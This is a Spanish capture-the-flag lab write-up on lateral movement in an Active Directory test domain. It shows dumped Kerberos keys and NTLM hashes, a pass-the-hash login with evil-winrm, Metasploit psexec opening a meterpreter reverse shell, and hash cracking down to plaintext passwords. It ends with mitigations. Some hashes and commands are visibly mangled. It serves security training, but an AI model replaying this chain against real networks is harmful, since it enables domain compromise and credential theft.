Administrador:des-cbc-md5:2ac1dff46ec13b32
WIN-442P9GU13BMS:aes256-cts-hmac-sha1-96:597dc614982e69a4ea254aca168406f196187494e96dc47a070381a8c48eea8
WIN-442P9GU13BMS:aes128-cts-hmac-sha1-96:66f372abd07f687caeafeb3a01ebe54
WIN-442P9GU13BMS:des-cbc-md5:d92558e9b96d5e92
krbtgt:aes256-cts-hmac-sha1-96:d22b69230cce27c6ed02f4bebabb586b676b00d36c87ef885e5fa86cf144d82
krbtgt:aes128-cts-hmac-sha1-96:6c127df010f7886d860393bc679373
krbtgt:des-cbc-md5:c449cb74fd:1626
examen.local\ifp_asrep:aes256-cts-hmac-sha1-96:5a0d5361d3ad7709636da611cb7743121e52bba9d56449d669a74e6e12727889
examen.local\ifp_asrep:aes128-cts-hmac-sha1-96:b36cc7407be9bde01e50d2e2abf5f462
examen.local\ifp_asrep:des-cbc-md5:e5e915d6404daat
examen.local\ifp_asrep:des-cbc-md5:70fdd6b683b698a7
examen.local\SVC_SQL:aes128-cts-hmac-sha1-96:285747bf3a123050b01a743abe94cf0
examen.local\SVC_SQL:des-cbc-md5:374f4507be02a8a
examen.local\guille:aes256-cts-hmac-sha1-96:5bbdb3d10286dd3c9fe58adaa265a13812c9783e97a20549c11bc8384ed0
examen.local\guille:aes128-cts-hmac-sha1-96:9569f140d0f33c34ff158c1b6e735d8
examen.local\vuln:aes256-cts-hmac-sha1-96:4a98348ba382049dd7d46438d1edf2d72cbb7a94d150f7794e1ecc75276af6c
examen.local\vuln:aes128-cts-hmac-sha1-96:f5f64ee92a8811c1845b8eed0f6
examen.local\vuln:des-cbc-md5:1925e013ec927a94
examen.local\admin:aes256-cts-hmac-sha1-96:d1769d008b08018fa6d9ba339166819e965eff1ada3fcfa6f57922c13440bc5
examen.local\admin:aes128-cts-hmac-sha1-96:3328bf3fe49ab5a5695cb138d0ca146
examen.local\admin:des-cbc-md5:7c8f8031a7fd1c7c
examen.local\user1:aes256-cts-hmac-sha1-96:477f33e7740f2557c3b10c37c5eeb1f203e642467d8481fecabc4e8526f7226f
examen.local\user1:aes128-cts-hmac-sha1-96:27ce586cbe73ccf6121bd5a0e0c3018
examen.local\user1:des-cbc-md5:ef9bffd051250d61
examen.local\julian:aes256-cts-hmac-sha1-96:5ab6e3dc7107846f379f89b81584d02a6031b7ffb82455ad4c51e4f31e1c3596
examen.local\julian:aes128-cts-hmac-sha1-96:b650419b25cb1f1b535cc555bde3a376
examen.local\julian:des-cbc-md5:b08ca20be6dc383e
[*] Cleaning up ...
```

Con evil obtengo sesión sin problema.

```
[root@kali:]-# ./evil-winrm -i 10.0.2.142 -u Administrador -H 0092bb10de375e82b1c26d9f2b9a23ba
evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
[evil-winrm] C:\Users\Administrador\Documents> getuid
The term 'getuid' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ getuid
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (getuid:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
[evil-winrm] PS C:\Users\Administrador\Documents> dir
[evil-winrm] PS C:\Users\Administrador\Documents> whoami
examen\Administrador
[evil-winrm] PS C:\Users\Administrador\Documents>
```

Con samba cambiando todas las opciones y poniendo la contraseña crackeada previamente exploto.

```
msf auxiliary(scanner/smb/smb_login) > options
Module options (auxiliary/scanner/smb/smb_login):
=====
Name          Current Setting      Required  Description
----          -----            -----    -----
ABORT_ON_LOCKOUT    false           yes        Abort the run when an account lockout is detected
ANONYMOUS_LOGIN     false           no         Allow anonymous login with a blank username and password
BLANK_PASSWORDS     false           no         Try blank passwords for all users
BRUTEFORCE_SPEED    5              yes       How fast to bruteforce, from 0 to 5
CREATE_SESSION      true            yes       Create a new session for every successful login
DB_CREDENTIALS      file            no         Try credentials from a file or current database
DB_ALL_PASS         false           no         Add all passwords in the current database to the list
DB_ALL_USERS        false           no         Add all users in the current database to the list
DB_THREADS          1               no         Number of threads for reading databases
DETECT_ANY_AUTH     false           no         Skip existing credential storage in current database (Accepted: none, user, userrealm)
DETECT_ANY_DOMAIN   false           no         Detect if domain is required for the specified user
FILE_OF_PWD         file            no         File containing passwords, one per line
PROXY              true            no         Use a proxy to connect to the target domain name
PROXIES             false           no         A proxy chain of format type:host:port[,type:host:port] [...]. Supported proxies: socks5h, sapni, http, socks4, socks5
RECORD_GUEST        false           no         Record guest-privileged random logins to the database
RPORT               445            yes       The SMB Service port (TCP)
RPORT               1432           yes       The Windows domain to use for authentication
SMBDomain           .               no         The Windows domain to use for authentication
SMBPass             add3b435b51404eead3b435b51404ee:0092bb10de375e82b1c26d9f2b9a23ba
SMBUser             Administrador
STOP_ON_SUCCESS    false           yes       Stop guessing when a credential works for a host
THREADS             1               yes       The number of concurrent threads (max one per host)
USER_CREDS_FILE    file            no         File containing user credentials separated by space, one pair per line
USER_AS_PASS        false           no         Try the user name as the password for all users
USER_FILE           file            no         File containing usernames, one per line
VERBOSE             true            yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf auxiliary(scanner/smb/smb_login) >
```

Aquí obtengo la sesión.

```
msf auxiliary(scanner/smb/smb_login) > exploit
[*] 10.0.2.142:445  - 10.0.2.142:445 - Starting SMB login bruteforce
[-] 10.0.2.142:445  - 10.0.2.142:445 - Failed: '\Administrador:aad3b435b51404eead3b435b51404ee',
[*] 10.0.2.142:445  - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.142:445  - Bruteforce completed, 0 credentials were successful.
[*] 10.0.2.142:445  - 0 SMB sessions were opened successfully.
[*] Auxiliary module execution completed
[*] 10.0.2.142:445  - Starting SMB login bruteforce
[*] 10.0.2.142:445  - SMBPass add3b435b51404eead3b435b51404ee:0092bb10de375e82b1c26d9f2b9a23ba
[*] 10.0.2.142:445  - 10.0.2.142:445 - Starting SMB login bruteforce
[*] 10.0.2.142:445  - 10.0.2.142:445 - Success: '\Administrador:aad3b435b51404eead3b435b51404ee:0092bb10de375e82b1c26d9f2b9a23ba' Administrator
[*] 10.0.2.142:445  - SMB session 2 opened (10.0.2.112:42851 → 10.0.2.142:445 at 2025-11-17 14:46:43 +0100)
[*] 10.0.2.142:445  - Scanned 2 of 1 hosts (100% complete)
[*] 10.0.2.142:445  - Bruteforce completed, 1 credential was successful.
[*] 10.0.2.142:445  - 1 SMB session was opened successfully.
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_login) > sessions
Active sessions
=====
 Id  Name  Type  Information                               Connection
 --  ---  ---  ---                                     ---
 2   smb   SMB  Administrador @ 10.0.2.142:445  10.0.2.112:42851 → 10.0.2.142:445 (10.0.2.142)

msf auxiliary(scanner/smb/smb_login) > sessions -1 2
[*] Starting interaction with 2...

[*] (10.0.2.142) > bg
```

Aquí uso windows/smb/psexec le cambio las opciones y le pongo la contraseña hasheada de Administrador y el resto de las opciones.

```
mif exploit(windows/smb/psexec) > options
Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
SERVICE_DESCRIPTION          no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME         no        The service display name
SERVICE_NAME                 no        The service name
SMBSHARE                   no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
SESSION           no        The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
RHOSTS      10.0.2.142       no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT      445                  no        The target port (TCP)
SMBdomain   examen.local    no        The Windows domain to use for authentication
SMBpassword  3350104read0b43b51404ee:0092bb10d0375e82b1c26d9f2b9a23ba  no        The password for the specified username
SMBUser     Administrador    no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC   thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST      10.0.2.112         yes       The listen address (an interface may be specified)
LPORT      4445                yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.
```

Aquí se puede apreciar como obtengo una meterpreter nt authority le hago un hashdump y obtengo todas las credenciales hasheadas.

```
mif exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 10.0.2.112:4445
[*] 10.0.2.142:4445 - Connecting to the service...
[*] 10.0.2.142:4445 - Authentication successful, connecting to 10.0.2.142:445examen.local as user 'Administrador'...
[*] 10.0.2.142:4445 - Selecting PowerShell target...
[*] 10.0.2.142:4445 - Executing the payload...
[*] 10.0.2.142:4445 - Exploit completed, but no session was created. OK if running a command or non-service executable...
[*] Sending stage (17774 bytes) to 10.0.2.142
[*] Meterpreter session 1 opened (10.0.2.112:4445 => 10.0.2.142:68904) at 2025-11-17 13:56:13 +0100

[*] Meterpreter session 1 opened (10.0.2.112:4445 => 10.0.2.142:68904) at 2025-11-17 13:56:13 +0100
[*] Meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
[*] Meterpreter > hashdump
[*] Hash dump for domain\\Administrator:
[*] Invitado:501:aad0b43b51404eead3b43b51404ee:0092bb10d0375e82b1c26d9f2b9a23ba:::
[*] krbtgt:500:aad0b43b51404eead3b43b51404ee:36126cbde83ad2c29b2ad1fe317fce:::
[*] DefaultAccount:500:aad0b43b51404eead3b43b51404ee:36126cbde83ad2c29b2ad1fe317fce:::
[*] User:1108:aad0b43b51404eead3b43b51404ee:6866840bb15b5851c19ff4c51e78f4d:::
[*] SVC_SQ1:1104:aad0b43b51404eead3b43b51404ee:fbd0d594196dd0d224270b57f11fc:::
[*] guille:1105:aad0b43b51404eead3b43b51404ee:6866840bb15b5851c19ff4c51e78f4d:::
[*] vali:1106:aad0b43b51404eead3b43b51404ee:6866840bb15b5851c19ff4c51e78f4d:::
[*] user:1107:aad0b43b51404eead3b43b51404ee:6866840bb15b5851c19ff4c51e78f4d:::
[*] user:1108:aad0b43b51404eead3b43b51404ee:6866840bb15b5851c19ff4c51e78f4d:::
[*] julian:1109:aad0b43b51404eead3b43b51404ee:6866840bb15b5851c19ff4c51e78f4d:::
[*] MN-44799GU13M5:1000:aad0b43b51404eead3b43b51404ee:2e804d338428cfb07462faacb7e4d823 :::
[*] Meterpreter >
```

Introduzco la palabra “findelredteam321!” dentro del diccionario rockyou.txt como pide el ejercicio.

```
SESSION  Acciones  Editar  Vista  Ayuda
GNU nano 8.6                                     rockyyou.txt
findelredteam321!
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
```

Y ahora con el módulo de `analyze/crack_windows` le cambio las opciones correspondientes y lo exploto.

```
msf auxiliary(analyze/crack_windows) > options
Module options (auxiliary/analyze/crack_windows):

Name          Current Setting      Required  Description
---          ---                  ---        ---
CONFIG        no                  The path to a John config file to use instead of the default
CRACKER_PATH /usr/share/wordlists/rockyou.txt no        The absolute path to the cracker executable
CUSTOM_WORDLIST 1                  no        The path to an optional custom wordlist
FORK          true                no        Forks for John the Ripper to use
INCREMENTAL    true                no        Run in incremental mode
ITERATION_TIMEOUT no                no        The max-run-time for each iteration of cracking
KORELOGIC    false               no        Apply the KoreLogic rules to John the Ripper Wordlist Mode(slower)
LANMAN        true                no        Crack LANMAN hashes
MSCASH        true                no        Crack M$ CASH hashes (1 and 2)
MUTATE        false               no        Apply common mutations to the Wordlist (SLOW)
NETNTLM       true                no        Crack NetNTLM
NETNTLMV2     true                no        Crack NetNTLMv2
NORMAL        true                no        Run in normal mode (John the Ripper only)
NTLM          true                no        Crack NTLM hashes
POT           no                  no        The path to a John POT file to use instead of the default
USE_CREDS     true               no        Use existing credential data saved in the database
USE_DB_INFO   true               no        Use looted database schema info to seed the wordlist
USE_DEFAULT_WORDLIST true              no        Use the default metasploit wordlist
USE_HOSTNAMES true               no        Seed the wordlist with hostnames from the workspace
USE_ROOT_WORDS true               no        Use the Common Root Words Wordlist
WORDLIST      true               no        Run in wordlist mode

Auxiliary action:

Name          Description
---          ---
```


¡Aquí se ve como ha funcionado correctamente y se ha añadido la contraseña “findelredteam321”!

```
msf auxiliary(analyze/crack_windows) > exploit
[*] hashcat Version Detected: v7.1.2
[*] Hashcat Version Detected: v7.1.2
[*] No msash found to crack
[*] No msash2 found to crack
[*] No netntlm found to crack
[*] No netntlmv2 found to crack
[*] Wordlist file written out to /tmp/jittmp20251117-17178-cff241
[*] Checking nt hashes already cracked...
[*] Mixing --show with --username or --dynamic-x can cause exponential delay in output.
[*] Cracking at hashes in incremental mode ...
[*] Cracking Command: /usr/bin/hashcat -session:Da0q0lpz --logfile-disable --quiet --username --potfile-path:/root/.msf4/john.pot --hash-type=1000 -0 --increment --increment-max=4 --attack-mode=3 /tmp/hashes_nt_20251117-17178-nyf81y
[*] Mixing --show with --username or --dynamic-x can cause exponential delay in output.
[*] Cracking nt hashes in wordlist mode ...
[*] Cracking Command: /usr/bin/hashcat -session:Da0q0lpz --logfile-disable --quiet --username --potfile-path:/root/.msf4/john.pot --hash-type=1000 -0 --attack-mode=0 /tmp/hashes_nt_20251117-17178-nyf81y /tmp/jittmp20251117-17178-cf
[*] Mixing --show with --username or --dynamic-x can cause exponential delay in output.
[*] Cracked Hashes

DB ID Hash Type Username Cracked Password Method
93 nt  usuario  Master19 Wordlist
94 nt  administrador  findelredteam321! Wordlist
100 nt  administrator  findelredteam321! Wordlist
102 nt  ifp_asrep  Passw0rd! Wordlist
103 nt  SVC_SQL  Passw0rd! Wordlist
104 nt  guest  Test123. Wordlist
105 nt  vuln  Test123. Wordlist
106 nt  admin  Test123. Wordlist
107 nt  user  Test123. Wordlist
108 nt  julian  Test123. Wordlist

[*] Auxiliary module execution completed
```

Finalmente, aquí muestro como he accedido con la contraseña findelredteam321! Y obtengo la flag.



5. Vulnerabilidades

A continuación se listan las vulnerabilidades encontradas:

| ID | Vulnerabilidad | Tipo | Riesgo | Prueba/Evidencia | Mitigación |
|----|--------------------------------------|----------------------------------|------------|---|--------------------------------------|
| 1 | Enumeración de usuarios vía Kerberos | Credenciales | Alto | Kerbrute userenum -d <dominio> --dc <IP> usuarios.txt | Restringir información en KDC |
| 2 | Servicio WinRM accesible | Acceso remoto/Movimiento Lateral | Alto | Evil-winrm -i <IP> -u <user> -p <pass> | Restringir WinRM |
| 3 | Exposición de información | Filtración de información | Medio-Alto | El servidor web en el puerto 81 expone un archivo | Restringir el acceso al servidor web |

| | | | | | |
|---|--|--------------------------------|---------|---|---|
| | sensible (users.txt) | | | <i>users.txt</i> accesible sin autenticación | |
| 4 | Contraseñas débiles en el dominio | Política de credenciales débil | Alto | : Las contraseñas extraídas del dominio (como "Password!") son fácilmente crackeables mediante diccionarios | Aplicar políticas de contraseñas robustas |
| 5 | Extracción completa de NTDS.dit por mala configuración | Compromiso crítico del dominio | Critico | Se pudo copiar NTDS.dit y SYSTEM debido a combinaciones inseguras de permisos. | proteger controladores de dominio |
| | | | | | |

6. Recomendaciones

Se recomienda priorizar las vulnerabilidades de nivel crítico y alto, aplicando las siguientes medidas de mitigación específicas para sistemas operativos y entornos de Active Directory:

Se recomienda:

1. Mejorar la seguridad de las contraseñas

Se recomienda aplicar contraseñas más fuertes y evitar claves fácilmente crackeables. Es importante revisar las políticas de contraseñas del dominio y establecer requisitos mínimos más estrictos.

2. Restringir servicios expuestos

Ampliar la seguridad limitando el acceso a servicios como WinRM y SMB únicamente a usuarios autorizados. También es recomendable filtrar estos servicios con firewall.

3. Revisar y ajustar privilegios de las cuentas

Algunas cuentas disponen de permisos excesivos. Es necesario retirar permisos innecesarios.

4. Proteger archivos sensibles del sistema

Se aconseja reforzar la seguridad del controlador de dominio y evitar que archivos críticos como *NTDS.dit* o *SYSTEM* puedan ser accedidos por usuarios estándar.

7. Conclusiones

Ejemplo:

Durante la realización del CTF “Movimientos Laterales”, se pudo comprobar de forma práctica cómo configuraciones inseguras en el dominio, credenciales expuestas y controles deficientes permiten no solo comprometer un equipo inicial, sino desplazarse de manera progresiva a través de toda la red hasta alcanzar activos críticos del entorno. A lo largo del ejercicio se obtuvo acceso inicial, se enumeraron los recursos del dominio, se encadenaron distintos vectores de movimiento lateral y se logró acceder a información sensible que permitió obtener la flag final.

Principales hallazgos:

- Acceso inicial mediante servicios expuestos, credenciales débiles o hashes reutilizados entre máquinas, facilitando la autenticación sin necesidad de contraseñas en claro.
- Movimientos laterales aprovechando protocolos típicos de entornos Windows (SMB, RPC, WinRM, RDP) y técnicas como Pass-the-Hash, Pass-the-Ticket o ejecución remota de comandos en máquinas del dominio.
- Escalada de privilegios en el dominio gracias a la existencia de cuentas con permisos excesivos, sesiones activas reutilizables o delegaciones mal configuradas dentro del Active Directory.
- Acceso a información sensible en recursos compartidos o directorios sin las restricciones adecuadas, permitiendo la extracción de datos clave para completar el reto.

En conjunto, el laboratorio demuestra de forma realista cómo un atacante puede encadenar credenciales, servicios y malas configuraciones para desplazarse por la red con relativa facilidad. El ejercicio evidencia la necesidad de reforzar las políticas de autenticación, segmentar correctamente los recursos y monitorizar la actividad en el dominio para evitar compromisos extensos y movimientos laterales no autorizados.